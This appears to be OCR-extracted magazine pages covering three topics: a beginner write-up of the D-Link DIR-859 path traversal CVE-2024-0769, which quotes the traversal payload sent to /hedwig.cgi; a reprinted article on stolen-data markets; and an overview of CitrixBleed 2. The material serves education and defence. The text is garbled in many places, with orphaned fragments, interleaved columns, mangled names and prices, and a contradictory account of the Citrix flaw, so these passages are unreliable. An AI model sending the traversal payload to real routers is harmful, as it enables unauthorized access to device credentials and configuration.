
About the vulnerability

This vulnerability was disclosed in January 2024 and was given a tracking ID of CVE-2024-0769 and has been rated critical with a CVSS 3.1 score of 9.8. This vulnerability affects D-Link DIR-859 1.06Bo1 model of router.

The vulnerability is a path traversal vulnerability that allows hackers to bypass normal file access restrictions and gain unauthorized access to sensitive system files. It affects the /hedwig.cgi endpoint of the router.

How this vulnerability can be exploited?

Handler allowing hackers to directly compromise the network infrastructure.



component with the router's HTTP POST requests Hackers exploit this vulnerability by sending a HTTP POST request to the above endpoint. This HTTP POST request injects the path traversal payload ../../../../htdocs/webinc/getcfg/DHCPS6.BRIDGE-1.xml into the service parameter. Once hackers succeed in this, they can extract session tokens, configuration parameters and other sensitive information that can allow them to facilitate complete device compromise.




Impact

This access gives hackers administrative control over the affected router allowing them to intercept network traffic, modify routing configuration and install backdoor. This can further lead to ransomware deployment, Lateral Movement and even data breaches.

How to protect yourself?

It should be noted that DIR-859 model routers of D-Link which are affected by this vulnerability have reached End of Life (EOL) and End-of-service (EOS) stage. This means they will no longer receive security updates to fix this vulnerability no even though it is very critical.



So, the only way to mitigate this vulnerability is to entirely replace the DIR-859 routers with newer supported and actively maintained modules.

Organization should also audit their network inventory to identify vulnerable D-link DIR-859 devices.

*This part
of the
page
has been
intentionally
left
blank*

ONLINE SECURITY

How illicit markets fueled by data breaches sell your personal information to criminals

Thomas Holt
Professor of Criminal Justice,
Michigan State University

Every year, massive data breaches harm the public. The targets are email service providers, retailers and government agencies that store information about people. Each breach includes sensitive personal information such as credit and debit card numbers, home addresses and account usernames and passwords from hundreds of thousands – and sometimes millions – of people.

When National Public Data, a company that does online background checks, was breached in 2024, criminals gained the names, addresses, dates of birth and national identification numbers such as Social Security numbers of 170 million people in the U.S., U.K. and Canada. The same year, hackers who targeted Ticketmaster stole the financial information and persona

l data of more than 560 million customers.

As a criminologist who researches cybercrime, I study the ways that hackers and cybercriminals steal and use

people's personal information. Understanding the people involved helps us to better recognize the ways that hack

ing and data breaches are intertwined. In so-

called stolen data

markets, hackers

sell personal information they

illegally obtain to

others, who then

use the data to engage in fraud and

theft for profit.

"Every piece of personal data captured in a data breach – a passport number, Social Security number or login for a shopping service – has inherent value. Offenders can use the information in different ways. They can assume someone else's identity, make a fraudulent purchase or steal services such as streaming media or music."

The quantity problem

Every piece of personal data captured in a data breach – a passport number, Social Security number or login for a shopping service – has inherent value. Offenders can use the information in different ways. They can assume

(Cont'd On Next Page)

to impersonate someone else's identity, make a fraudulent purchase or steal services such as streaming media or music.

The quantity of information, whether Social Security numbers or credit card details, that can be stolen through data breaches is more than any one group of criminals can efficiently process, validate or use in a reasonable amount of time. The same is true for the millions of email account usernames and passwords, or access to streaming services that data breaches can expose.

This quantity problem has enabled the sale of information, including personal financial data, as part of the larger cybercrime online economy.

The sale of data, also known as card-

cloning, references the misuse of stolen credit card numbers or identity details. These illicit data markets began in the mid-1990s through the use of credit card number generators used by hackers. They shared programs that randomly generated credit card numbe-

rs and details and then checked to see whether the fake account details matched active cards that could then be used for fraudulent transactions.

As more financial services were created and banks allowed customers to access their accounts through the internet, it became easier for hackers and cybercriminals to steal personal information through data breaches and phishing. Phishing involves sending convincing emails or SMS text messages

to people to trick them into giving up sensitive information such as logins and passwords, often by clicking a false link that seems legitimate.

One of the first phishing schemes targeted America Online users to gain

access to their account information to use their internet service at no charge.

"In the late 1990s and early 2000s, offenders used Internet Relay Chat, or IRC channels, to sell data. IRC was effectively like modern instant messaging systems, letting people communicate in real time through specialized software. Criminals used these channels to sell data and hacking services in an efficient place."

Selling stolen data online

(Cont'd On Next Page)

The large amount of information criminals were able to steal from such schemes led to more vendors offering stolen data to others through different online platforms.

In the late 1990s and early 2000s, offenders used Internet Relay Chat, or IRC channels, to sell data. IRC was effectively like modern instant messaging systems, letting people communicate in real time through specialized software. Criminals used these channels to sell data and have

checking services in an efficient place.

In the early 2000s, vendors transitioned to web forums where individuals

advertised their services to other users. Forums quickly gained popularity and became successful businesses

with vendors selling stolen credit cards, malware and related goods and services to misuse personal information and enable fraud.

One of the more prominent forums from this time was ShadowCrew, which formed in 2002 and operated until being taken down by a joint law enforcement operation in 2004. Their members trafficked over 1.7 million credit cards in less than three years.

Forums continue to be popular, though vendors transitioned to running their own web-based shops on the open internet and dark web, which is an

encrypted portion of the web that can be accessed only through specialized browsers like TOR, starting in the early 2010s. These shops have their own web addresses and distinct branding to attract customers, and they work in the same way as other e-commerce stores. More recent

ly, vendors of stolen data have also begun to operate on messaging platforms such as Telegram and Signal

to quickly connect with customers.

Cybercriminals and customers

Many of the people who supply and operate the markets appear to be cybercriminals from Eastern Europe and Russia who steal data and then sell it to others. Markets have also been observed

(Cont'd On Next Page)

erved in Vietnam and other parts of the world, though they do not get the same visibility in the global cybersecurity landscape. The price for the pieces of information varies. A recent analysis found credit card data sold for US\$50 on average, while Walmart

The customers of stolen data origins sold for \$9. However, the prices may reside anywhere in the world, and their demands for specific data and services may drive data breaches and cybercrime to provide the supply.

Illicit payments

The goods

Stolen data is usually available in individual lots, such as a person's credit or debit card

"Vendors typically accept payment through cryptocurrencies such as Bitcoin that are difficult for law enforcement to trace."

and all the information associated with the account. These pieces are individually priced, with costs differing depending on the type of card, the victim's location and the amount of data available related to the affected account.

Vendors typically accept payment through cryptocurrencies such as Bitcoin that are difficult for law enforcement to trace.

nt.

Vendors frequently offer discounts and promotions to buyers to attract customers and keep them loyal. This is often done with credit or debit cards that are about to expire.

Some vendors also offer distinct products such as credit reports, Social Security numbers and login details for

Once payment is received, the vendor releases the data to the customer. Customers take on a great deal of the risk in this market because they cannot go to the police or a market regulator to complain about a fraudulent sale.

Vendors may send customers dead accounts that are unable to be used or give no data at all. Such scams are common in a market where buyers cannot depend only on signals of vendor trust to increase the odds that the data they purchase will be delivered, and i

(Cont'd On Next Page)


If it is, that it pays off. If the data they buy is functional, they can use it to make fraudulent purchases or financial transactions for profit.

The rate of return can be exceptional. An offender who buys 100 cards for \$500 can recoup costs if only 20 of those cards are active and can be used to make an average purchase of \$30. The result is that data breaches are likely to continue as long as there is demand for illicit, profitable data.

This article is part of a series on data privacy that explores who collects your data, what and how they collect, who sells and buys your data, what they all do with it, and what you can do about it.

**This Article
first
appeared
in
The Conversation**

*This part
of the
page
has been
intentionally
left blank*



Vulnerability For Beginners

CitrixBleed 2: NetScaler Gateway CVE-2025-5777 vulnerability

A critical vulnerability has been reported in NetScaler Gateway and ADC products that is being called as Citrix Bleed 2, named after a critical vulnerability Citrix Bleed that was disclosed in 2023 and widely exploited by multiple threat actors. At the time of writing this article, threat actors have already begun exploiting Citrix bleed 2 this in real-world.



About the vulnerability


The vulnerability, tracked as CVE-2025-5777 and carrying CVSS 4.0 score of 9.3 is an out-of-bounds read vulnerability.

The Netscaler products affected by this vulnerability products are Net Sector ADC and Gateway versions 14.1 prior to 14.1-43.56, versions 13.1<13.1-58.32 and NetScaler ADC before 13.1 FIPS - 37.235 and NDCPP before 2.1-55.328-FIPS, 13.1-37.236. Netscaler ADC and Gateway 12.1 and 13.0 are also vulnerable. This vulnerability affects Netscaler deployments configured as Gateway Services including VPN virtual servers, ICA Proxy, CVPN, RDP Proxy or AAA Virtual server.

However, Netscaler ADC 12.1.FIPS is not vulnerable.

Netscaler products are used in critical infrastructure components for enterprise networks. It is estimated that 75% of all internet traffic passes through these ADC's.

CISA has established a mandatory compliance deadline of July 21, 2025 to patch this vulnerability, requiring federal agencies to implement vendor-provided mitigations or discontinue use of vulnerable products.



Out-of-bounds read vulnerability

Hackercool Magazine

How this vulnerability can be exploited?

This vulnerability is due to an improper access control problem in Netscaler management interface that can be easily exploited if the hacker has access to the NSIP (Netscaler Management IP or cluster management IP or Local GSLD site IP).

According to ShadowServer foundation, most servers vulnerable to Citrix bleed 2 are in the USA and Germany.

